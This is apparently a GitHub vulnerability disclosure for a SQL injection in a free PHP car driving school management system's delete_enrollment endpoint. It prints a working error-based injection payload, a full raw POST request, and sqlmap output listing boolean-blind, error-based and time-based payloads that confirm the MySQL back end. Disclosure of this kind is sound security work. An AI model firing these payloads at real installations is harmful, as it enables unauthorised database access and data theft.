debug601 Create SQLi-2.md History

1 contributor

47 lines (37 sloc) | 1.95 KB

Car driving school management system has a SQL injection vulnerability.

vendors: https://www.sourcecodester.com/php/15070/car-driving-school-management-system-phpoop-free-source-code.html

Vulnerability file: /cdsms/classes/Master.php?f=delete_enrollment


Vulnerability location: /cdsms/classes/Master.php?f=delete_enrollment, id

[+]Payload: id=5' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is Injection point

```
POST /cdsms/classes/Master.php?f=delete_enrollment HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/cdsms/admin/?page=enrollees
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=5' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is
Injection point
```




```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=5' RLIKE (SELECT (CASE WHEN (2063=2063) THEN 5 ELSE 0x28 END))-- tmv

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=5' AND EXTRACTVALUE(3533,CONCAT(0x5c,0x71767a6b71,(SELECT (ELT(3533=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=5' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))mXOm)-- Mmee
---
```

```
[11:12:37] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 390 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=5' RLIKE (SELECT (CASE WHEN (2063=2063) THEN 5 ELSE 0x28 END))-- tmvi

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=5' AND EXTRACTVALUE(3533,CONCAT(0x5c,0x71767a6b71,(SELECT (ELT(3533=3533,1))),0x716a6b7871))-- tQbt

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=5' AND (SELECT 1981 FROM (SELECT(SLEEP(5)))mXOm)-- Mmee
---
[11:13:04] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
```